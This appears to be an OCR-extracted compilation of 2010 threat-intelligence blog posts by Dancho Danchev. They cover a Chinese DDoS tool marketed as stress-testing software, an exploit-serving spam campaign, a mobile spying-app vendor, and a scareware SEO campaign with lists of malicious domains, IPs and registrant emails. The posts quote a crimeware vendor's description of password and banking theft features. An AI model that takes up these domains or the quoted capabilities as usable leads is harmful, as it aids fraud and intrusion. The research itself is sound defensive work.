- 18. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>

- 19. <u>http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html</u>
- 20. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 21. <u>http://en.wikipedia.org/wiki/Ali_Baba</u>
- 22. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452
- 23. <u>http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html</u>
- 24. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
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- 26. <u>http://blog.trendmicro.com/new-koobface-variant-targets-skype/</u>
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30.

http://www.virustotal.com/analisis/193880563e8af90c505e3 666d0714bc3f08ef6c766c14c292324d6dffeffea90-12741

<u>27331</u>

31.

http://www.virustotal.com/analisis/462c01a58bb0c14183b9c a29c308723229b309dc43f4be88dc0df52a5ba678ef-12741

03175

32.

http://www.virustotal.com/analisis/43980c45a2294b28bf56deb2a0ecf6128e88443701cc452b4523ea1396e445b2-12742

92393

33.

http://www.virustotal.com/analisis/7251f88756fbbe7f662ad6 a9a3d4ffd26a2bb6efce5e10dd9d6027ed9e513932-12742

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34.

http://www.virustotal.com/analisis/0e7c5453bfbde52ee760c9 1086ec12d61d67737eeceea2fdab0d063a7b582910-12747

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35.

http://www.virustotal.com/analisis/29387350103fb3b537eea ced5b7d6ad02ee123c5a992cb09fe5f2b185c741b3a-12747

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- 37. http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html
- 38. <u>http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html</u>


- 39. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
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- 42. <u>http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html</u>
- 43. <u>http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html</u>
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- 45. <u>http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html</u>
- 46. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html
- 47. <u>http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html</u>
- 48. <u>http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html</u>
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Inside a Commercial Chinese DIY DDoS Tool (2010-05-26 13:55)

One of the most commonly used tactics by shady online enterprises wanting to position themselves as legitimate

ones ([1]**Shark2 - RAT or Malware?**), is to promote malicious software or Denial of Service attack tooks, as remote access control tools/stress testing tools.

Chinese "vendors" of such releases are particularly interesting, since their front pages always position the tool as a 100 % legitimate one, whereas going through the documentation, and actually testing its features reveals its true malicious nature. Moreover, once the vendor starts

trusting you - like the one whose DDoS tool is profiled in this post - you're given access to the private section of their forum, where **they are directly pitching you with DDoS**

for hire propositions, starting from \$100 for 24 hours of non-stop flood.

• Related post: [2] Massive SQL Injection Attacks - the Chinese Way

In this post I'll review what's currently being promoted as "The World's Leading DDoS Testing System", which is basically an improved version of a well known " Netbot Attacker", an old school release whose source code ([3]Localizing Open Source Malware; [4]Custom DDoS Capabilities Within a Malware; [5]Custom DDoS Attacks Within Popular Malware Diversifying) is greatly favored by Chinese hacktivists and script kiddies, based on the multiple modifications they've introduced in it using the original source code.

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Interestingly, the "vendor" is offering value-added services in the form of managed command and control server changes, the typical managed binary obfuscation, as well as custom features, removal of features in an

attempt to decrease the size of the binary, but most importantly, they use differentiated pricing methods for their tool. Educational institutions, small businesses and home office clients can get special prices.

• Why would the vendor include anti sandboxing capabilities in the latest version of the tool?

• Why would the vendor also include P2P spreading and USB spreading modules?

Because the tool is anything but your typical stress testing tool.

Perhaps, one of the most important developments regarding this vendor, is that this is among the few ex-

amples that I'm aware of where [6]Chinese hackers known not to care about anything else but virtual goods, are vertically integrating by experimenting with early-state banking malware.

An excerpt from the banking experiment:

" MS-recorder to wear all the safety test shows the major B2C online banking security controls. Received after the first test colt extracting file, which has ma.exe procedures. As the tests are over. Please turn off antivirus software and security software testing. . .

Wear all safety major B2C online banking security controls currently supports more than can be intercepted

more than 160 online online payment platform And major online banking. After running ma.exe can log on to the respective online banking program Alipay paypal or procedures to test, test and test interception of information stored in the pony

The same directory, Test will generate Jlz-1, Jlz-2, Jlz-3 ... folder, such files in the folder will be 1.bmp, 2.bmp, 3.bmp ... picture, or there txt Notepad, view the. txt and picture, get the interception of data and information. Test window will

prompt pony run, test interception of information larger, there is no written function. To solve the above problem, please purchase the official version, run silent, run automatically delete itself, no process at startup, had all killed, the interception of information

Expected small size, with letters function. VIP version of the generator purchase one year of free updates, free to kill three months to buy the colt package. Set the FTP transmission method to send the interception of STMP FTP.


Perfect information theft can steal all the passwords and related information, such as: QQ, ICQ, Yahoo Messenger, Vicg, OutLook, FlashFXP, PayPal, E-mail and paypal (no security control), Legend, mercenary legend, Journey to the West, etc. (include account number, area and other relevant information), of course, the same information on the page steal, such as: mail, forums, close protection, and other (including user name, password and other related information), or even playing in the diagram, Password chip can, because it can record the keyboard and mouse actions. It is worth mentioning that, no matter what way you enter the password (such as Paste from somewhere, then paste the part of the input part, the number before the 0, deliberately enter the wrong password first and then delete the wrong part, etc.) Adopted the "filters" which makes stealing the contents do not appear out of "junk" in precise steal ... The correct password."

Clearly, these folks are not just inspired to continue introducing new features within the tool, but are starting to realize the potential of the crimeware market, with the vendor itself representing a good example on how once

it was allowed to continue operations, it's naturally evolving in the worst possible direction. The author of ZeuS, however, shouldn't feel endangered in any way.


Screenshots of the DIY DDoS Platform, including the multiple versions offers, VIP, sample custom made

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etc.:

469

















474



475



476



477



Detection rates for the publicly obtainable builders of multiple versions:

- MS.exe [7]Backdoor.Hupigon.AAAH Result: 26/40 (65 %)
- **msn.exe** [8]Win32.BDSPoison.Cpd Result: 36/41 (87.81 %)
- **test.exe** (crimeware experiment) [9]Hacktool.Rootkit Result: 24/41 (58.54 %)
- **ms1.exe** [10]Backdoor.Win32.BlackHole Result: 13/41 (31.71 %)
- **ms1.exe** [11]W32/Hupigon.gen227; Backdoor.Hupigon.AAAH - Result: 35/41 (85.37 %)

Based on the profiling the localization of this tool to Chinese since 2007, the diversification of the DDoS at-

tacks introduced in it by Chinese coders ([12]Localizing Open Source Malware; [13]Custom DDoS Capabilities Within a Malware; [14]Custom DDoS Attacks Within Popular Malware Diversifying), perhaps the most important conclusion that can be drawn is that, tolerating their activities in the long term results in the development of more sophisticated capabilities which can now be offered to a well established customer base.

If Chinese hacktivists managed to take CNN.com offline ([15]The DDoS Attack Against CNN.com; [16]Chinese Hacktivists Waging People's Information Warfare Against CNN) using nothing else but ping flooders/iFrames loading multiple copies of the site, the collectivist response in a future incident using these much more sophisticated tools –

sophisticated in sense of the diverse set of DDoS attacks offered – is prone to be much more effective.

Related Chinese hacking scene/hacktivism coverage:

[17]Localizing Open Source Malware

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[18]Custom DDoS Capabilities Within a Malware

[19]Custom DDoS Attacks Within Popular Malware Diversifying

[20]The FirePack Exploitation Kit Localized to Chinese

[21]MPack and IcePack Localized to Chinese

[22]Massive SQL Injection Attacks - the Chinese Way

[23]A Chinese DIY Multi-Feature Malware

[24]DIY Chinese Passwords Stealer

[25]A Chinese Malware Downloader in the Wild

[26]Chinese Hackers Attacking U.S Department of Defense Networks

[27]Chinese Hacktivists Waging People's Information Warfare Against CNN

[28]The DDoS Attack Against CNN.com

This post has been reproduced from [29]Dancho Danchev's blog. Follow him [30]on Twitter.

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http://www.virustotal.com/analisis/69460403520488b78e987 45afe0092efeadad87a5cbd2cff1bcf3292a86db99f-12748

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http://www.virustotal.com/analisis/818abb0a63513450cac6cf 2c6fea42db9854c80c64b0e63c38a30df5be5b77fd-12748

71842

9.

http://www.virustotal.com/analisis/f52e4923de02c42a045c82 19ed93010baa9d4d610c2b9a9b49b51dfc74fa4bfc-12748

71940

10.

http://www.virustotal.com/analisis/8133badb00e9544bd6c37 c7088acb247cc2dae5246497a0dfcc2dcef47b41bed-12748

<u>72079</u>

11.

http://www.virustotal.com/analisis/2d4f18edaf98d74606d847 7c4a20a0d23aeb342bfa8f4dcc7a00680a603a1865-12748

<u>72222</u>

- 12. <u>http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html</u>
- 13. <u>http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html</u>
- 14. http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html

- 15. <u>http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html</u>
- 16. <u>http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html</u>
- 17. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html
- 18. <u>http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html</u>
- 19. <u>http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html</u>
- 20. <u>http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html</u>
- 21. <u>http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html</u>
- 22. <u>http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html</u>
- 23. <u>http://ddanchev.blogspot.com/2008/05/chinese-diy-multi-feature-malware.html</u>
- 24. <u>http://ddanchev.blogspot.com/2007/09/diy-chinese-passwords-stealer.html</u>
- 25. <u>http://ddanchev.blogspot.com/2007/09/chinese-malware-downloader-in-wild.html</u>
- 26. <u>http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html</u>
- 27. <u>http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html</u>

- 28. <u>http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html</u>
- 29. http://ddanchev.blogspot.com/
- 30. http://twitter.com/danchodanchev

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Spamvertised Client-Side Exploits Serving Adult Content Themed Campaign (2010-05-28 15:29)

There's no such thing as free porn, unless there are clientside exploits in the unique value proposition's mix.

A currently spamvertised campaign is doing exactly the same, in between relying on the recent [1] **CVE-2010-**

0886 vulnerability. Let's dissect the campaign, and combine the assessment with historical OSINT data, given the fact that the 2nd phone back location, including the binary hosted there are currently down.

• Key summary point: although the exploitation is taking place, the campaign is currently failing to drop actual

binary, returning NOEXEFILE error message. The post will be updated once the situation changes.

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This post has been reproduced from [2]Dancho Danchev's blog. Follow him [3]on Twitter.

1. <u>http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-</u> 2010-0886

- 2. <u>http://ddanchev.blogspot.com/</u>
- 3. <u>http://twitter.com/danchodanchev</u>

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Summarizing Zero Day's Posts for May (2010-05-31 18:40)

The following is a brief summary of all of my posts at **[1]ZDNet's Zero Day** for May, 2010. You **[2]can also** go through

[3]previous summaries, as well as subscribe to my [4]personal RSS feed, [5]Zero Day's main feed, or follow me on Twitter:

Recommended reading:

- [6]Should a targeted country strike back at the cyber attackers?
- [7]Hotmail's new security features vs Gmail's old security features

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- [8]Study finds the average price for renting a botnet
- [9]5 reasons why the proposed ID scheme for Internet users is a bad idea
- 01. [10]Foxit Reader intros new Safe Reading feature

- **02.** [11]Should a targeted country strike back at the cyber attackers?
- **03.** [12]Malware Watch: iTunes gift certificates, Skype worm, fake CVs and greeting cards
- **04.** [13] Wardriving police: password protect your wireless, or face a fine
- 05. [14] Research: 1.3 million malicious ads viewed daily
- **06.** [15] Malware Watch: Rogue Facebook apps, fake Amazon orders, and bogus Adobe updates
- **07.** [16]Hotmail's new security features vs Gmail's old security features
- 08. [17] Study finds the average price for renting a botnet
- **09.** [18]5 reasons why the proposed ID scheme for Internet users is a bad idea

This post has been reproduced from [19]Dancho Danchev's blog. Follow him [20]on Twitter.

- 1. <u>http://blogs.zdnet.com/security</u>
- 2. <u>http://ddanchev.blogspot.com/2010/04/summarizing-zero-days-posts-for-april.html</u>
- 3. <u>http://ddanchev.blogspot.com/2010/04/summarizing-zero-days-posts-for-march.html</u>
- 4. http://www.zdnet.com/topics/dancho+danchev?
 o=1&mode=rss&tag=mantle_skin;content
- 5. <u>http://feeds.feedburner.com/zdnet/security</u>

- 6. <u>http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194</u>
- 7. <u>http://www.zdnet.com/blog/security/hotmails-new-security-features-vs-gmails-old-security-features/6509</u>
- 8. <u>http://www.zdnet.com/blog/security/study-finds-the-average-price-for-renting-a-botnet/6528</u>
- 9. <u>http://www.zdnet.com/blog/security/5-reasons-why-the-proposed-id-scheme-for-internet-users-is-a-bad-idea/</u>

6527

- 10. <u>http://www.zdnet.com/blog/security/foxit-reader-intros-new-safe-reading-feature/6376</u>
- 11. <u>http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194</u>
- 12. http://www.zdnet.com/blog/security/malware-watch-itunes-gift-certificates-skype-worm-fake-cvs-and-greetin

<u>g-cards/6425</u>

- 13. <u>http://www.zdnet.com/blog/security/wardriving-police-password-protect-your-wireless-or-face-a-fine/6438</u>
- 14. http://www.zdnet.com/blog/security/research-13-million-malicious-ads-viewed-daily/6466

15.

<u>http://www.zdnet.com/blog/security/malware-watch-rogue-facebook-apps-fake-amazon-orders-and-bogus-adobe</u>

<u>-updates/6480</u>

- 16. http://www.zdnet.com/blog/security/hotmails-new-security-features-vs-gmails-old-security-features/6509
- 17. <u>http://www.zdnet.com/blog/security/study-finds-the-average-price-for-renting-a-botnet/6528</u>

18.

<u>http://www.zdnet.com/blog/security/5-reasons-why-the-proposed-id-scheme-for-internet-users-is-a-bad-ide</u>

a/6527

- 19. http://ddanchev.blogspot.com/
- 20. http://twitter.com/danchodanchev

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1.6

June

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Vendor of Mobile Spying Apps Drives Biz Model Through DIY Generators (2010-06-03 15:09)

It's always worth monitoring the developments in the commercial mobile spying apps space. In particular, the

inevitable customerization/customization of their services.

A shady vendor of such applications, is attempting to migrate from the mass market model of competing vendors, by offering its potential customers to ability to generate their own .sis files, for the spying app targeting Symbian 0S 9 platform. The DIY features also include [1]**the** ability to self sign their own certificates. The price tag?

A hefty price tag of £3000, and no refunds offered.

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What's their true motivation behind the release of the DIY generation tool? It appears that they are primarily

interested with scaling their business operations, allowing potential resellers the option to automatically generate the spying apps. Although the self-signing certificate option is interesting, mobile [2]malware authors continue abusing Symbian Foundation's certificate signing process, surprisingly, by using bogus company names with no public reference of their existence.

Thanks to the improving monetization models for mobile malware (e.g.

calling/SMSing premium rate num-

bers), mobile malware authors are only starting to realize/abuse the potential of the micro payments market segment.

Related posts on mobile malware:

[3]The future of mobile malware - digitally signed by Symbian?

[4]Commercial spying app for Android devices released

[5]iHacked: jailbroken iPhones compromised, \$5 ransom demanded

[6]New Symbian-based mobile worm circulating in the wild

[7]New mobile malware silently transfers account credit

[8]Transmitter.C mobile malware spreading in the wild

[9]Transmitter.C Mobile Malware in the Wild

[10]Proof of Concept Symbian Malware Courtesy of the Academic World

[11]Commercializing Mobile Malware

[12]Mobile Malware Scam iSexPlayer Wants Your Money

Related posts on SMS Ransomware:

[13]New ransomware locks PCs, demands premium SMS for removal

[14]Mac OS X SMS ransomware - hype or real threat?

[15]SMS Ransomware Displays Persistent Inline Ads

[16]6th SMS Ransomware Variant Offered for Sale

[17]5th SMS Ransomware Variant Offered for Sale

[18]4th SMS Ransomware Variant Offered for Sale

[19]3rd SMS Ransomware Variant Offered for Sale

[20]SMS Ransomware Source Code Now Offered for Sale

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This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.

- 1. http://wiki.forum.nokia.com/index.php/How_to_guide_for_creating/signing_sis_files
- 2. <u>http://www.zdnet.com/blog/security/the-future-of-mobile-malware-digitally-signed-by-symbian/3781</u>
- 3. <u>http://www.zdnet.com/blog/security/the-future-of-mobile-malware-digitally-signed-by-symbian/3781</u>
- 4. <u>http://www.zdnet.com/blog/security/commercial-spying-app-for-android-devices-released/4900</u>
- 5. <u>http://www.zdnet.com/blog/security/ihacked-jailbroken-iphones-compromised-5-ransom-demanded/4805</u>
- 6. <u>http://www.zdnet.com/blog/security/new-symbian-based-mobile-worm-circulating-in-the-wild/2617</u>
- 7. <u>http://www.zdnet.com/blog/security/new-mobile-malware-silently-transfers-account-credit/2415</u>
- 8. <u>http://www.zdnet.com/blog/security/transmitterc-mobile-malware-spreading-in-the-wild/3713</u>
- 9. <u>http://ddanchev.blogspot.com/2009/07/transmitterc-mobile-malware-in-wild.html</u>
- 10. <u>http://ddanchev.blogspot.com/2006/11/proof-of-concept-symbian-malware.html</u>
- 11. <u>http://ddanchev.blogspot.com/2007/05/commercializing-mobile-malware 18.html</u>

- 12. <u>http://ddanchev.blogspot.com/2008/07/mobile-malware-scam-isexplayer-wants.html</u>
- 13. <u>http://www.zdnet.com/blog/security/new-ransomware-locks-pcs-demands-premium-sms-for-removal/3197</u>
- 14. http://www.zdnet.com/blog/security/mac-os-x-sms-ransomware-hype-or-real-threat/5731
- 15. <u>http://ddanchev.blogspot.com/2009/09/sms-ransomware-displays-persistent.html</u>
- 16. <u>http://ddanchev.blogspot.com/2009/08/6th-sms-ransomware-variant-offered-for.html</u>
- 17. <u>http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html</u>
- 18. <u>http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html</u>
- 19. <u>http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html</u>
- 20. <u>http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html</u>
- 21. http://ddanchev.blogspot.com/
- 22. http://twitter.com/danchodanchev

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Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign - Part Two (2010-06-03 18:56)

UPDATED: Sunday, June 06, 2010.

The new redirections currently take place through www4.greatav40-td.co.cc/?uid=213 &pid=3 &ttl=51545746f5c (93.190.141.40) and www1.avscaner-40pr.co.cc (217.23.5.52).

Parked on 93.190.141.40, AS49981, WorldStream are also:

www3.justsoft12-td.co.cc

www3.donrart55-td.co.cc

www3.donrart57-td.co.cc

www3.donrart59-td.co.cc

www4.swintermz.cz.cc

www3.goldvox-50td.xorg.pl

www3.goldvox-60td.xorg.pl

www3.goldvox-52td.xorg.pl

www3.goldvox-54td.xorg.pl

www3.goldvox-64td.xorg.pl

www3.goldvox-56td.xorg.pl

www3.goldvox-58td.xorg.pl

www1.check-saveyour-pc-now.in

www1.in-safe-keepmyzone.in

www1.makesafe-scan-forsure.com

Detection rate:

- **packupdate107_213.exe** - [1]Trojan.Fakealert.origin; Mal/FakeAV-BW - Result: 12/41 (29.27 %)

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Upon execution, the sample phones back to:

update1.free-guard.com - 95.169.186.25; 188.124.5.64 - Email: gkook@checkjemail.nl

update2.protect-helper.com - 78.159.108.170 - Email: gkook@checkjemail.nl

secure2.protectzone.net - 91.207.192.24 - Email: gkook@checkjemail.nl

secure1.protect-zone.com - 209.212.147.241 - Email: gkook@checkjemail.nl

secure1.protect-zone.com - 209.212.147.241 - Email: gkook@checkjemail.nl

www5.securitymasterav.com - 91.207.192.25 - Email: gkook@checkjemail.nl

update2.free-guard.net - Email: gkook@checkjemail.nl

report.land-protection.com - 188.124.7.156 - Email: gkook@checkjemail.nl

report.goodguardz.com - 93.186.124.94 - Email: gkook@checkjemail.nl

report.zoneguardland.com - 93.186.124.91 - Email: gkook@checkjemail.nl

report1.stat-mx.xorg.pl - 109.196.132.41 - Email: gkook@checkjemail.nl

secure1.protect-zone.com - 209.212.147.241 - Email: gkook@checkjemail.nl

74.125.45.100

74.82.216.3

Parked on 95.169.186.25 (AS31103, KEYWEB-AS); 188.124.5.64 (AS44565, VITAL TEKNOLOJI) are also:

www3.justsoft11-td.co.cc

www3.justsoft12-td.co.cc

www4.swintermz.cz.cc

www4.trustzone17-td.xorg.pl

www3.coantys-41td.xorg.pl

www3.coantys-42td.xorg.pl

www3.coantys-46td.xorg.pl

www4.miymiy3.com

update1.free-guard.com

useguard.com

update1.useguard.com

www2.avcleaner30-pd.co.cc

www1.favoritav30-pd.co.cc

www2.avcleaner32-pd.co.cc

www2.avcleaner34-pd.co.cc

www1.favoritav34-pd.co.cc

www2.avcleaner36-pd.co.cc

www1.favoritav36-pd.co.cc

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www3.avprotector54-td.xorg.pl

www3.avprotector56-td.xorg.pl

update1.free-guard.com

update1.winsystemupdates.com

Remember the massive blackhat SEO campaign using U.S Federal Forms themed keywords, which was exten-

sively profiled in August, 2009?

- [2]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware
- [3]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding
- [4]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign
- [5]Koobface-Friendly Riccom LTD AS29550 (Finally) Taken Offline multiple connections

The cybercriminals behind it, never really stopped feeding new domains, including compromised ones, naturally

diversifying the set of topics in order to serve scareware. Now that enough data is gathered, naturally exposing

connections within the cybercrime ecosystem which would be communicated using the "perfect timing, perfect channel" philosophy, it's time to dissect the online campaign, expose the entire portfolio of domains involved, and, of course, take it down.

What particularly interesting about this gang, is their clear understanding of QA (quality assurance) for the sake of increase OPSEC (operational security).

Just like the previous campaigns, each individual domain involved

in the campaign is registered using a separate email, in the majority of cases it's an automatically registered one.

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With or without the QA, there's no escape from the monetization vector - in this case, and like many other - scareware.

Domains used in the blackhat SEO campaign, none of these are currently flagged as harmful:

1ip5p8h.co.cc - Email: mijkzh@gmail.com

1us51n.co.cc - Email: mqxd2r2@gmail.com

aifmydpuhv.co.cc - Email: kent.attonis9140@yahoo.com

amquijycpntb.co.cc - Email: volf.aittala1388@yahoo.com

aqejhilmvb.co.cc - Email: amandeep.terrisse8102@yahoo.com

arnepqjya.co.cc - Email: vkpnzxn@gmail.com

bekqjcra.co.cc - Email: yaala.benardos7911@yahoo.com

benyd.co.cc - Email: lexyb610@gmail.com

bestdesision.co.cc - Email: an9020@bk.ru

bipilyqomyusvuhy.co.cc - Email: eeclllw3xqu19tr9wb@gmail.com

bjalumericz.co.cc - Email: diamond.aittala4367@yahoo.com

chammaope.co.cc - Email: wefergss@ukr.net

coebfigmkhsn.co.cc - Email: kent.attonis9140@yahoo.com

comp-s.co.cc - Email: stas14423321@mail.ru

eynuqacjrtiz.co.cc - Email: ketina.tomsic2552@yahoo.com

getmoney4me.co.cc - Email: finalizer12@mail.ru

goumucnypuxuhyikzi.co.cc - Email: ekx7roq8p5hrd61tah@gmail.com

hiokirygohxinugohu.co.cc - Email: q88zh7dwshibteg05l@gmail.com

hryjhuklo.co.cc - Email: fgyuhedgdrfghhio@ymail.com

ibdumycp.co.cc - Email: madelyn.ajai1243@yahoo.com

ifohviwihuuxitqoil.co.cc - Email: bsowez9usp1u8cjyxp@gmail.com

ifyfgybyuxisoffu.co.cc - Email: 5nrg2bgm2og0cloxpf@gmail.com

ihquyrvutyridyuwyj.co.cc - Email: wh1p9c5f0jwlvn5jlq@gmail.com

ijojinhuxifykygysu.co.cc - Email: lq7s26llpq2sxbcyd9@gmail.com

imdjrsfybnav.co.cc - Email: sarig.ajaye7737@yahoo.com

incom-sale.co.cc - Email: wisha700 _5@yahoo.com

inoltoumydonulijuk.co.cc - Email: e6pgu8mamts6fco5ik@gmail.com

iroqimcuohubizgooh.co.cc - Email: sku0cthz7ttgzwaqzw@gmail.com

iwanti.co.cc - Email: justtobebeauty@gmail.com

iyqvogx.co.cc - Email: do.co.lo.k.oh.o.ngo.v.o@gmail.com

jepabhto.co.cc - Email: festas.mcilsey1646@yahoo.com

kiaxmh4.co.cc - Email: kiaxmh@kiaxmh.com

kiboinikixuvquliro.co.cc - Email: 5k2j7bnpxzgkoyibb0@gmail.com

krghiqyiht.co.cc - Email: ouhegtlx@yahoo.com

kyogpylymypusulojo.co.cc - Email: rrykuqs44ilgf2xd6q@gmail.com

Itcsi0.co.cc - Email: v9xodcm@gmail.com

omsuimuhysjoujiqip.co.cc - Email: nattyxbfpvcaivauf6@gmail.com

opimuzxiyrxigoiwur.co.cc - Email: ebiy9hwt817zs5m0wa@gmail.com

ostozuorypofitjuti.co.cc - Email: 2rdo8uwh14y5mqckkh@gmail.com

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pqusrzycd.co.cc - Email: adalricus.aijala4749@yahoo.com

ptvibnrjeayh.co.cc - Email: miliani.mccomrick3922@yahoo.com

pubaxj.co.cc - Email: runuk8976@gmail.com

pucrsnihoqy.co.cc - Email: dalila.babusek8958@yahoo.com

qbhomskuine.co.cc - Email: keona.canose6839@yahoo.com

qcumoyh.co.cc - Email: bethiah.mcglasky5891@yahoo.com

qyczejdlita.co.cc - Email: abegail.woitkoski3075@yahoo.com

ridcamybv.co.cc - Email: laurentius.diamandoglou5401@yahoo.com

rithubmolnda.co.cc - Email: adalynn.aiololo3070@yahoo.com

riyvroiqfoydcilifo.co.cc - Email: irjghmpq7w9t0ah6rz@gmail.com

rnoqzydjuia.co.cc - Email: ieuan.calcutt9416@yahoo.com

rpdkjuaft.co.cc - Email: worley.biernacka1945@yahoo.com

rybidlzck.co.cc - Email: ander.airwyk9339@yahoo.com

ryliydulivuvdojo.co.cc - Email: b5657927wcdn48k3u2@gmail.com

rywutydymoxyodygyt.co.cc - Email: e8fzpd2yzy4w8hf7t4@gmail.com

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sdemfjotuc.co.cc - Email: annemarie.bichan3685@yahoo.com

search-portal.co.cc - Email: akhmadarroyan@gmail.com

siycugufryyrkoylky.co.cc - Email: v5o71m4qiy5is0zcs3@gmail.com

sounluolvuoxyqixky.co.cc - Email: ay2643zdi8kywwu444@gmail.com

sprqucoatz.co.cc - Email: vindhya.perilean5722@yahoo.com

ucywmuziboytylwi.co.cc - Email: m45267tiipj7xk9n71@gmail.com

unotufukujygugusto.co.cc - Email: qe2m9s1abdvw02g1p3@gmail.com

upykhogupiybuwojyz.co.cc - Email: 7ea7iulbkzmfp0grso@gmail.com usbokuycryocyjykqi.co.cc - Email: 5fnuzbof36uq19ly7f@qmail.com

vobyumfoodzygubuyv.co.cc - Email: mjkexe0d9gaqkzihlo@gmail.com

xepepele969.co.cc - Email: bemumoro6654@gmail.com

xodovumuycguhyujip.co.cc - Email: zeqa6hr6kltwpt6eis@gmail.com

yfwiiwoqwipihovo.co.cc - Email: 87koy5ljr5j4oe9dcm@gmail.com

ygitysbocysokuujok.co.cc - Email: qa0gvqsa8t3dr5u3yr@gmail.com

ykraivec.co.cc - Email: wergr@ukr.net

ynywyvtioxiloghoin.co.cc - Email: g955emcus8z0dbfebs@gmail.com

yourbestchose.co.cc - Email: daan900@bk.ru

yzirukwoilokocpohi.co.cc - Email: scqnbtps908moi8rgx@gmail.com

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The .co.cc domains portfolio responds to the following IPs, parked on them are also related malicious domains:

69.163.236.70

78.159.114.244

82.146.50.101

- 82.146.54.111
